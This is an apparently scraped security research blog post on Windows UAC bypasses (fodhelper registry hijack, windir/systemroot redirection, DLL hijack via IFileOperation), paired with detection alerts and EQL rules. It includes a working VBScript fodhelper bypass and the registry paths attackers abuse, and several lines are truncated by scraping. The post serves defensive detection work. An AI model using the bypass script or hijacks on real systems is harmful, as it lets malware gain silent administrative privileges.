Exploring Windows UAC Bypasses: Techniques and Detection Strategies

elastic.github.io/security-research/whitepapers/2022/02/03.exploring-windows-uac-bypass-techniques-detection-strategies/article/

Elastic Security Research

Exploring Windows UAC Bypasses:


In this blog post, we will take a look at a collection of UAC bypasses, investigate some of the key primitives they depend

Windows Internals

@sbousseaden 2022-02-07

Malware often requires full administrative privileges on a machine to perform more impactful actions such as adding an antivirus exclusion, encrypting secured files, or injecting code into interesting system processes. Even if the targeted user has administrative privileges, the prevalence of User Account Control (UAC) means that the malicious application will often default to Medium Integrity, preventing write access to resources with higher integrity levels. To bypass this restriction, an attacker will need a way to elevate integrity level silently and with no user interaction (no UAC prompt). This technique is known as a User Account Control bypass and relies on a variety of primitives and conditions, the majority of which are based on piggybacking elevated Windows features.

Example of `cscript.exe` running as Medium spawning a `cmd.exe` instance with High integrity via a UAC bypass:



```
      cmd.exe                          17280 Medium
        conhost.exe                    26496 Medium
        cscript.exe                     7960 Medium
          fodhelper.exe                22660 High
            cmd.exe                     9932 High
              conhost.exe               3708 High
    GoogleCrashHandler.exe              9240 System
    GoogleCrashHandler64.exe            9292 System
  slack.exe                            13720 Medium
```


Most of UAC validation logic is implemented in the Application Information (AppInfo) service. A great primer about the elevation conditions and the different checks can be found here.

In this blog post, we will take a look at a collection of UAC bypasses, investigate some of the key primitives they depend on, and explore detection opportunities.

UAC Bypass Methods¶

UAC bypass methods usually result in hijacking the normal execution flow of an elevated application by spawning a malicious child process or loading a malicious module inheriting the elevated integrity level of the targeted application.

There are some other edge cases but the most common hijack methods are :



Registry Key Manipulation

Hijack the normal execution flow of an auto elevated application to a controlled value/command via registry key manipulation (shell open command, DelegateExecute, windir/systemroot)

DLL Hijack

Hijack the normal execution of an elevated program via DLL search order hijack (Missing dependency, DLL loading redirection, DLL file write race condition).

Elevated COM Interface


Elevated COM interface that provides execution capabilities (CreateProcess / ShellExec / LoadLibrary wrapper) which can be invoked from a Medium Integrity process.

Registry Key Manipulation¶


The goal of manipulating a registry key is to redirect the execution flow of an elevated program to a controlled command. The most abused key values are related to shell open commands for specific extensions (depending on the targeted program) or `windir/systemroot` environment variables manipulation:

- `HKCU\\Software\\Classes\<targeted_extension>\\shell\\open\command` (Default or DelegateExecute values)
- `HKCU\\Environment\\windir`
- `HKCU\\Environment\\systemroot`

For instance, when `fodhelper` (a Windows binary that allows elevation without requiring a UAC prompt) is launched by malware as a Medium integrity process, Windows automatically elevates `fodhelper` from a Medium to a High integrity process. The High integrity `fodhelper` then attempts to open an `ms-settings` file using its default handler. Since the `medium-integrity` malware has hijacked this handler, the elevated `fodhelper` will execute a command of the attacker's choosing as a high integrity process.




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly
  xmlns="urn:schemas-microsoft-com:asm.v1"
  xmlns:asmv3="urn:schemas-microsoft-com:asm.v3"
  manifestVersion="1.0">
 <assemblyIdentity type="win32" publicKeyToken="6595b64144
 <description>Features On Demand Helper UI</description>
 <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
  <security>
    <requestedPrivileges>
      <requestedExecutionLevel
       level="requireAdministrator"
      />
    </requestedPrivileges>
  </security>
 </trustInfo>
 <asmv3:application>
   <asmv3:windowsSettings xmlns="http://schemas.microsoft.co
     <dpiAware>true</dpiAware>
     <autoElevate>true</autoElevate>
   </asmv3:windowsSettings>
 </asmv3:application>
</assembly>
```



```
Const HKEY_CURRENT_USER = &H80000001

Const FodHelperPath = "C:\\Windows\\System32\\fodhelper.exe"
Const RegKeyPathStr = "SOFTWARE\\Classes\\ms-settings\\shell\\open\\command"
Const RegKeyPath = "Software\\Classes\\ms-settings\\shell\\open\\command"
Const DelegateExecRegKeyName = "DelegateExecute"
Const DelegateExecRegKeyValue = ""
Const DefaultRegKeyName = ""
Const DefaultRegKeyValue = "cmd.exe /c notepad.exe"

Const RegObjectPath = "winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv"
Set Registry = GetObject(RegObjectPath)

Registry.CreateKey HKEY_CURRENT_USER, RegKeyPath
Registry.SetStringValue HKEY_CURRENT_USER, RegKeyPathStr, DelegateExecRegKeyName, DelegateExecRegKeyValue
Registry.SetStringValue HKEY_CURRENT_USER, RegKeyPathStr, DefaultRegKeyName, DefaultRegKeyValue

Set Shell = WScript.CreateObject("WScript.Shell")
Shell.Run FodHelperPath, 0, False
```

Below is an example of Glupteba malware leveraging this method to first elevate from a Medium to High integrity process, then from High to System integrity via Token Manipulation (token stealing):




signal.rule.name: Malicious Behavior Detection Alert: UAC Bypass via FodHelper Execution Hijack

csrss.exe
Terminated Process
1 Events

@timestamp Nov 29, 2021 @ 11:38:55.926
process.executable C:\Windows\rss\csrss.exe
process.pid 30028
user.name SYSTEM
user.domain NT AUTHORITY
process.parent.pid 26720
process.hash.md5 4da006c3ae2c486c41f3
process.args C:\WINDOWS\rss\csrss.exe
process.args /51-51


An example of a UAC bypass that manipulates the Windows environment variables registry key is byeintegrity5. To illustrate this, this bypass uses this primitive to redirect the normal execution flow of the CDSSync scheduled task (set to **Run with highest privileges**) and elevate the integrity level as shown below.



Alert: Privilege Escalation via Windir or SystemRoot Environment Variable 2
Malicious Behavior Detection Alert: Execution from Unusual 1

registry.path HKEY_USERS\S-1-5-21-1586556212-2165235939-1437495523-1001\Environment\systemroot
registry.value systemroot
registry.key S-1-5-21-1586556212-2165235939-1437495523-1001\Environment
registry.data.type REG_SZ
registry.data.strings C:\Users\Public\PrivEsc

When the `CDSSync` scheduled task is run, `taskhostw.exe` will try to load `npmproxy.dll` from the `%windir%\System32` folder, but because the malware controls `%windir%` , it can redirect `taskhostw.exe` to load a DLL named `npmproxy.dll` from a path it controls as shown below.



Directory

Malicious Behavior Detection Alert: UAC Bypass Attempt via CDSSync Scheduled Task Hijack 1

× Close analyzer

Events / taskhostw.exe / 3 Events / 1 library / MjhhZmFiYmYtZmY3...

library start
@ Dec 17, 2021 @ 10:59:12.144

MjhhZmFiYmYtZmY3NC00NGFhLWFmYzEtM2RhZDdiZTNmODU4LTM2OTY4LTEzMjg0MjA4NzUyLjU5MjU2OTAw

dll

dll.path	C:\Users\Public\PrivEsc\system32\npmproxy.dll
dll.name	npmproxy.dll
dll.Ext.load_index	1


windir registry envar set to c:\users\public leads to loading malicious dll instead of legit one from C:\Windows\system32\npmproxy.dll.

UAC bypasses based on environment variable manipulation often work when UAC is set to **Always Notify** (the maximum UAC level) as they often don't involve writing files to secured paths or starting an autoElevated application. Changes to `SystemRoot` or `Windir` from the current user registry to non-expected values are very suspicious and should be a high-confidence signal for detection.

DLL Hijack¶

The DLL hijack method usually consists of finding a missing DLL (often a missing dependency) or winning a DLL file write race by loading a malicious DLL into an elevated process. If UAC is enabled but not set to **Always Notify,** then malware can perform an elevated IFileOperation (no UAC prompt) to create/copy/rename or move a DLL file to a trusted path (i.e `System32`), then trigger an elevated program to load the malicious DLL instead of the expected one.

The IFileOperation is performed by `dllhost.exe` (COM Surrogate) with `process.command_line` containing the classId {`3AD05575-8857-4850-9277-11B85BDB8E09`}.




```
C:\>reg query hkey_classes_root\clsid\{3AD05575-8857-4850-9277-11B85BDB8E09}

HKEY_CLASSES_ROOT\clsid\{3AD05575-8857-4850-9277-11B85BDB8E09}
    (Default)    REG_SZ    Copy/Move/Rename/Delete/Link Object
    AppID    REG_SZ    {3ad05575-8857-4850-9277-11b85bdb8e09}
    LocalizedString    REG_EXPAND_SZ    @%SystemRoot%\system32\shell32.dll,-50176

HKEY_CLASSES_ROOT\clsid\{3AD05575-8857-4850-9277-11B85BDB8E09}\Elevation
HKEY_CLASSES_ROOT\clsid\{3AD05575-8857-4850-9277-11B85BDB8E09}\InProcServer32

C:\>reg query hkey_classes_root\clsid\{3AD05575-8857-4850-9277-11B85BDB8E09}\elevation

HKEY_CLASSES_ROOT\clsid\{3AD05575-8857-4850-9277-11B85BDB8E09}\elevation
    Enabled    REG_DWORD    0x1
```

We can use the following EQL correlation to link any file operation by `dllhost.exe` followed by loading a non-Microsoft signed DLL into a process running with system integrity:

EQL search - UAC bypass via IFileOperation (Medium to System Integrity)

```
sequence by host.id
 [file where event.action in ("creation", "overwrite", "rename",
 "modification") and

  /* IFileOperation are performed by DllHost */
  process.name : "dllhost.exe" and user.id : "S-1-5-21-*" and

  /* executable file dropped via NewItem, Rename, Move or
  Copy IFileOperation */  (file.extension : "dll" or
  file.Ext.header_bytes : "4d5a*") and

  /* protected system paths usually abused via DLL search order hijack */
  file.path : ("?:\\Windows\\system32\\*",
               "?:\\Windows\\syswow64\\*",
               "?:\\Program Files (x86)\\Microsoft\\*",
               "?:\\Program Files\\Microsoft\\*"
               )] by file.path
 [library where
  /* non MS signed DLL loaded by a System Process */
  user.id : "S-1-5-18" and
  process.executable :
              ("?:\\Windows\\system32\\*",
               "?:\\Windows\\syswow64\\*",
               "?:\\Program Files (x86)\\Microsoft\\*",
               "?:\\Program Files\\Microsoft\\*") and
 not (dll.code_signature.subject_name : "Microsoft *" and
      dll.code_signature.trusted == true)] by dll.path
```

This is an example detection of UACME 30 sideloading `wow64log.dll` into an instance of `WerFault.exe` running as System (which provides a good direct jump from Medium to System integrity) shown below.




EQL query

```
  user.id : "S-1-5-18" and
  process.executable :
         ("?:\\Windows\\system32\\*",
          "?:\\Windows\\syswow64\\*",
          "?:\\Program Files (x86)\\Microsoft\\*",
          "?:\\Program Files\\Microsoft\\*") and
 not (dll.code_signature.subject_name : "Microsoft *" and dll.code_signature.trusted == true)] by dll.path
```

@timestamp	dll.code_signature.exists	dll.path	message	event.category	event.action	host.name	source.ip	destination.ip
Nov 29, 2021 @ 19:15:26.842	—	—	Endpoint file event	file	rename	MSEDGEWIN10	—	—
Nov 29, 2021 @ 19:15:27.426	false	C:\Windows\System32\wow64log.dll	Endpoint DLL load event	library	load	MSEDGEWIN10	—	—
Dec 8, 2021 @ 13:27:18.797	—	—	Endpoint file event	file	rename	MSEDGEWIN10	—	—
Dec 8, 2021 @ 13:27:21.307	false	C:\Windows\System32\wow64log.dll	Endpoint DLL load event	library	load	MSEDGEWIN10	—	—

```
IEUser \ MSEDGEWIN10 @ MSEDGEWIN10 renamed a file wow64log.dll in C:\Windows\System32\wow64log.dll from its original path C:\Users\IEUser\AppData\Local\Temp\wow64log.dll via dllhost.exe (4664)
